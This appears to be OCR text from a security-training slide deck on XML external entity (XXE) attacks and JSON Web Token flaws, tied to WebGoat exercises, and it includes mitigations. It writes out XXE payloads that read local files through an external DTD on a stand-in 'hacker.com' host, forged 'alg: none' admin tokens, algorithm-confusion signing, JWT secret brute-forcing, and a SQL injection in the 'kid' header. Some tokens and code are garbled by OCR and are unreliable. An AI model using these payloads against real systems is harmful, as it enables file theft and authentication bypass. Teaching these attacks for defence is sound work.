
```
o → curl -i -XPOST -H "Content-Type: application/xml" -d
  '<blogEntry>
    <title>test2</title>
    <author>test</author><contents>test</contents>
  </blogEntry>'
```

```
http://localhost:8083/blogs/
HTTP/1.1 201
Content-Type: application/json; charset=UTF-8
Transfer-Encoding: chunked
Date: Tue, 24 Oct 2017 01:53:25 GMT
```

```
{
  "title" : "test2",
  "publishDate" : "2017-10-24",
  "author" : "test",
  "contents" : "test"
}
```



- Jackson dependency for both XML and JSON on classpath
- Spring detects both and accepts both
 - **application/xml**
 - **application/json**
- Question is can we exploit this?



Parameter entities


```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE data [
    <!ENTITY file SYSTEM "file:///c:/windows-version.txt">
    <!ENTITY start "<![CDATA[ ">
    <!ENTITY end "]]>">
    <!ENTITY all &start;&file;&end;
]>
&all;
```



Parameter entities can insert new entities

```
<!DOCTYPE data [  
    <!ENTITY % paramEntity "<!ENTITY js 'Joe Smith'>">  
    %paramEntity;  
>  
<data>&js;</data>
```

```
<!DOCTYPE data [  
    <!ENTITY % file SYSTEM "file:///c:/windows-version.txt">  
    <!ENTITY % start "<![CDATA[ ">  
    <!ENTITY % end " ]]>">  
    <!ENTITY % all "<!ENTITY showFile '%start;%file;%end; '>">  
%all;  
]>  
<data>&showFile;</data>
```



Include extra DTD

test.dtd

```
<?xml version="1.0" encoding="UTF-8"?>
<!ENTITY % all "<!ENTITY showFile '%start;%file;%end;' >">
```

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE data [
    <!ENTITY % file SYSTEM "file:///c:/windows-version.txt">
    <!ENTITY % start "<![CDATA[%">
    <!ENTITY % end "%]]>">
    <!ENTITY % testdtd SYSTEM "http://hacker.com/test.dtd">
    %testdtd;
    %all;
]>
<...>&showFile;</...>
```

Fun with includes

- With the option to include external entities, you can for example:

```
<!DOCTYPE user [  
  <!ENTITY ping SYSTEM 'http://me.com/'>  
]>  
<user>&ping;</user>
```

Exercises

The screenshot shows the WebGoat exercise interface. On the left, a sidebar menu lists various security flaws: Introduction, General, Injection Flaws (SQL Injection (advanced), SQL Injection, SQL Injection (mitigation), XXE), Authentication Flaws, Cross-Site Scripting (XSS), Access Control Flaws, Insecure Communication, Insecure Deserialization, Request Forgeries, Vulnerable Components - A9, and Client side. The 'XXE' link is highlighted in red. The main content area has a title 'XXE' with a three-dot menu icon. It includes a 'Reset lesson' button and a navigation bar with numbered steps (1-8) and a right arrow. Below the navigation is a section titled 'Concept' with the text: 'This lesson teaches how to perform a XML External Entity attack is and how it can be abused and protected against.' Underneath is a section titled 'Goals' with a bulleted list:

- The user should have basic knowledge of XML
- The user will understand how XML parsers work
- The user will learn to perform a XXE attack and how to protect against it.

On the far right of the top bar are four circular icons: a user profile, a chart, an information symbol, and an envelope.

Mitigations




- Validation
- Instruct parsers not to allow external DTD

Java

```
XMLInputFactory xif = XMLInputFactory.newInstance();
xif.setProperty(SUPPORT_DTD, false);
```

```
XMLInputFactory xif = XMLInputFactory.newInstance();
xif.setProperty(IS_SUPPORTING_EXTERNAL_ENTITIES, false);
xif.setProperty(SUPPORT_DTD, true);
```



JSON Web Tokens (JWT)

7. JWT



Header

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.
eyJleHAiOjE0MTY0NzE5MzQsInVzZXJfbmFtZSI6InVzZXiL
CJzY29wZSI6WyJyZWFrIiwid3JpdGUiXSwiYXV0aG9y
aXRpZXMiolsiUk9MRV9BRE1JTiIsIlJPTEVfVVNFUiJ
dLCJqdGkiOiI5YmM5MmE0NC0wYjFhLTRjNWUtYmU3MC
1kYTUyMDc1YjlhODQiLCJjbGllbnRfaWQiOjteS1jb
GllbnQtd2l0aC1zZWNyZXQifQ.AZCTD_fiCcnrQR5X7
rJBQ5r0-2Qedc5_3qJJf-ZCvVY


Claims


Signature

Stop using JWT for sessions, part 2

A handy dandy (and slightly sarcastic) flowchart about why your "solution" doesn't work

I think I can make JWT work for sessions by...





Base64 != secret

ALGORITHM HS256

Encoded PASTE A TOKEN HERE

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6IkpvvaG4gRG91IiwiYWRtaW4iOmZhbHNlfQ.uI_rNanTsZ_wFa1VnICzq2txKeYPArda5QLdVeQYFGI
```

Decoded EDIT THE PAYLOAD AND SECRET (ONLY HS256 SUPPORTED)

HEADER: ALGORITHM & TOKEN TYPE

```
{  
  "alg": "HS256",  
  "typ": "JWT"  
}
```

PAYOUT: DATA

```
{  
  "sub": "1234567890",  
  "name": "John Doe",  
  "admin": false  
}
```

VERIFY SIGNATURE

```
HMACSHA256(  
  base64UrlEncode(header) + "." +  
  base64UrlEncode(payload),  
  secret  
)  secret base64 encoded
```

Validate what you are parsing

```
try {  
    Jwt jwt = Jwts.parser().setSigningKey(JWT_PASSWORD).parse(accessToken);  
    Claims claims = (Claims) jwt.getBody();  
    String user = (String) claims.get("user");  
    boolean isAdmin = Boolean.valueOf((String) claims.get("admin"));  
    if (isAdmin) {  
        ...  
    } else {  
    } catch (JwtException e) {  
        //don't trust the JWT!  
    }  
}
```

Encoded PASTE A TOKEN HERE

eyJhbGciOiJub25lIiwidHlwIjoiSldUIIn0.eyJzd
WIiOiIxMjM0NTY3ODkwIiwibmFtZSI6IkpvG4gRG
9lIiwiYWRtaW4iOnRydWV9.|

Decoded EDIT THE PAYLOAD AND SECRET (ONLY FOR DECODE)

HEADER: ALGORITHM & TOKEN TYPE

```
{  
    "alg": "none",  
    "typ": "JWT"  
}
```

PAYOUT: DATA

```
{  
    "sub": "1234567890",  
    "name": "John Doe",  
    "admin": true  
}
```

VERIFY SIGNATURE

```
HMACSHA256(  
    base64UrlEncode(header) + "." +  
    base64UrlEncode(payload),  
    secret
```

```
var token =
"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6Ikpvag4gRG9lIiwiwF0IjoxNTE2MjM5MDIyfQ.NFvYpuwbF6YWbPyaNAGEPw9wbhiQSovvSrD89B8K7Ng";
Jwtss.parser().setSigningKey("test").parseClaimsJws(token);
```


```
var token = "eyJhbGciOiJub25lIiwidHlwIjois1dUIn0.eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6Ikpvag4gRG9lIiwiwF0IjoxNTE2MjM5MDIyfQ.NFvYpuwbF6YWbPyaNAGEPw9wbhiQSovvSrD89B8K7Ng";
Jwtss.parser().setSigningKey("test").parseClaimsJws(token);
```

io.jsonwebtoken.MalformedJwtException: JWT string has a digest/signature, but the header does not reference a valid signature algorithm.

```
var token =
"eyJhbGciOiJub25lIiwidHlwIjois1dUIn0.eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6Ikpvag4gRG9lIiwiwF0IjoxNTE2MjM5MDIyfQ.";
Jwtss.parser().setSigningKey("test").parseClaimsJws(token);
```

io.jsonwebtoken.UnsupportedJwtException: Unsigned Claims JWTs are not supported.

```
var token =  
"eyJhbGciOiJub25lIiwidHlwIjoiSl0In0.eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6Ikpv  
aG4gRG9lIiwiaWF  
0IjoxNTE2MjM5MDIyfQ.";  
Jwts.parser().setSigningKey("test").parse(token);
```



```
try {
    Jwt jwt = Jwts.parser().setSigningKey(JWT_PASSWORD).parseClaimsJws(accessToken);
    Claims claims = (Claims) jwt.getBody();
    String user = (String) claims.get("user");
    boolean isAdmin = Boolean.valueOf((String) claims.get("admin"));
    if (isAdmin) {
        ...
    } else {
    } catch (JwtException e) {
        throw new InvalidTokenException(...)
    }
}
```

```
try {
    Jwt jwt = Jwts.parser().setSigningKey(JWT_PASSWORD).parse(accessToken);
    Claims claims = (Claims) jwt.getBody();
    String user = (String) claims.get("user");
    boolean isAdmin = Boolean.valueOf((String) claims.get("admin"));
    if (isAdmin) {
        ...
    } else {
    } catch (JwtException e) {
        throw new InvalidTokenException(...)
    }
}
```

How did this happen?

RFC 7515 section 4.1.1:

“This Header Parameter **MUST be present and **MUST** be understood and processed by implementations.”**

- Algorithm choice by attacker
- **Better:** pass algorithm explicitly to verify function

HEADER: ALGORITHM & TOKEN TYPE


```
{  
  "alg": "RS256",  
  "typ": "JWT"  
}
```

PAYOUT: DATA

```
{  
  "sub": "1234567890",  
  "name": "John Doe",  
  "admin": true  
}|
```

VERIFY SIGNATURE

```
RSASHA256(  
  base64UrlEncode(header) + "." +  
  base64UrlEncode(payload),
```



Change token & sign with HMAC(publicKey)



HEADER: ALGORITHM & TOKEN TYPE


```
{  
  "alg": "HS256",  
  "typ": "JWT"  
}
```

PAYOUT: DATA

```
{  
  "sub": "1234567890",  
  "name": "John Doe",  
  "admin": true  
}|
```

VERIFY SIGNATURE

```
HMACSHA256(  
  base64UrlEncode(header) + "." +  
  base64UrlEncode(payload),
```



Weak keys

- Use appropriate key lengths for the different algorithms
- AES 128 → 128 bits
- RSA → 1024 / **2048**
- So HMAC-256 → ... bits key

3.2. HMAC with SHA-2 Functions

A key of the same size as the hash output (for instance, 256 bits for "HS256") or larger **MUST** be used with this algorithm. (This requirement is based on Section 5.3.4 (Security Effect of the HMAC Key) of NIST SP 800-117 [NIST.800-107], which states that the effective security strength is the minimum of the security strength of the key and two times the size of the internal hash value.)

Weak keys

ALGORITHM HS256

Encoded PASTE A TOKEN HERE

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6IkpvaG4gRG9lIiwiaWF0IjoxNTE2MjM5MDIyfQ.5mhBHqs5_DTLdIND9p5m7ZJ6XD0Xc55kIaCRY5r6HRA
```

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{  
  "alg": "HS256",  
  "typ": "JWT"  
}
```

PAYOUT: DATA

```
{  
  "sub": "1234567890",  
  "name": "John Doe",  
  "iat": 1516239022  
}
```

VERIFY SIGNATURE

```
HMACSHA256(  
  base64UrlEncode(header) + "." +  
  base64UrlEncode(payload),  
  test  
) □ secret base64 encoded
```

Weak secret!

JWT (JSON Web Token) Support #1057

Closed

ratzrattillo opened this issue on Feb 13, 2017 · 13 comments



ratzrattillo commented on Feb 13, 2017 • edited

+ 😄 ...

JSON Web Tokens (JWTs) are an emerging technology in Authorizing users in the web.

The Format of these Authorization Token is defined here: <https://jwt.io/>

The algorithm used to create a token is most of the time HMAC-SHA256 (HS256).

Hashcat actually already provides functionality to crack HMAC-SHA256, but with a character limitation of the plaintext (50 characters) JSON Web Tokens tend to be much longer though. The example on <https://jwt.io/> has a plaintext-length of 105 characters.

jwt-cracker

Simple HS256 JWT token brute force cracker

[View the Project on GitHub](#)

lammamino/jwt-cracker

jwt-cracker

Simple HS256 JWT token brute force cracker.

Effective only to crack JWT tokens with weak secrets. **Recom**
Use strong long secrets or RS256 tokens.

Install

With npm:

```
npm install --global jwt-cracker
```

Usage

From command line:

```
jwt-cracker <token> [<alphabet>] [<maxLength>]
```

Where:

- **token**: the full HS256 JWT token string to crack
- **alphabet**: the alphabet to use for the brute force (default: "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789")
- **maxLength**: the max length of the string generated during the brute force (default: 12)

RFC 7515 4.1.4. "kid" (Key ID) Header Parameter

- a hint indicating which key was used to sign the JWS.
- The structure of the "kid" header parameter is left to the implementation.
- Since the kid parameter is optional, it presents a promising attack vector.



Where should we store all the keys?

Database

```
Jwt jwt = Jwts.parser().setSigningKeyResolver(new SigningKeyResolverAdapter() {  
  
    public byte[] resolveSigningKeyBytes(JwsHeader header, Claims claims) {  
        final String kid = (String) header.get("kid");  
        Connection c = DatabaseUtilities.getConnection(webSession);  
        ResultSet rs = c.executeQuery("SELECT key FROM jwt_keys WHERE id = '" + kid + "'");  
        while (rs.next()) {  
            return TextCodec.BASE64.decode(rs.getString(1));  
        }  
        return null;  
    }  
}).parse(token);
```

```
var key = "test";

var token = Jwts.builder()
    .setHeaderParam("kid",
        "hacked' UNION select '" + key + "' from INFORMATION_SCHEMA.SYSTEM_USERS --")
    .setIssuedAt(new Date(System.currentTimeMillis() + TimeUnit.DAYS.toDays(10)))
    .setClaims(claims)
    .signWith(io.jsonwebtoken.SignatureAlgorithm.HS512, key)
    .compact();
```

Developers responsibility

JSON Web Token Best Current Practices

draft-ietf-oauth-jwt-bcp-02

3.10. Do Not Trust Received Claims

The “kid” (key ID) header is used by the relying application to perform key lookup. Applications should ensure that this does not create SQL or LDAP injection vulnerabilities.

Similarly, blindly following a “jku” (JWK set URL) header, which may contain an arbitrary URL, could result in server-side request forgery (SSRF) attacks.

Gives you more headaches



- How to block a user?
 - ▣ Remember stateless
- Access tokens vs Refresh tokens
- Where to store the JWT token client side?
 - ▣ Cookie vs local store vs session store

Exercises

The screenshot shows a web-based exercise interface for the WEBGOAT application. At the top, there's a navigation bar with icons for user profile, dashboard, help, and mail. The main title is "JWT tokens". Below the title, there are two buttons: "Show hints" (red) and "Reset lesson" (gray). A navigation bar at the top of the content area shows steps 1 through 8, with step 4 highlighted in red. The main content area has a heading "JWT signing" followed by a detailed description of how JWT tokens should be signed to prevent client-side manipulation. It mentions HMAC with SHA-2 Functions or Digital Signature with RSASSA-PKCS1-v1_5/ECDSA/RSASSA-PSS. Below this, there's a section titled "Checking the signature" with a note about verifying the signature before performing actions. The next section is "Assignment" with a note to change the token and become an admin user. At the bottom, there's a "Vote for your favorite" section with a "WEBGOAT" logo, an "Admin lost password" link, and a "Vote Now!" button.

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JWT tokens

Show hints Reset lesson

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JWT signing

Each JWT token should at least be signed before sending it to a client, if a token is not signed the client application would be able to change the contents of the token. The signing specifications are defined [here](#) the specific algorithms you can use are described [here](#) It basically comes down you use "HMAC with SHA-2 Functions" or "Digital Signature with RSASSA-PKCS1-v1_5/ECDSA/RSASSA-PSS" function for signing the token.

Checking the signature

One important step is to **verify the signature** before performing any other action, let's try to see some things you need to be aware of before validating the token.

Assignment

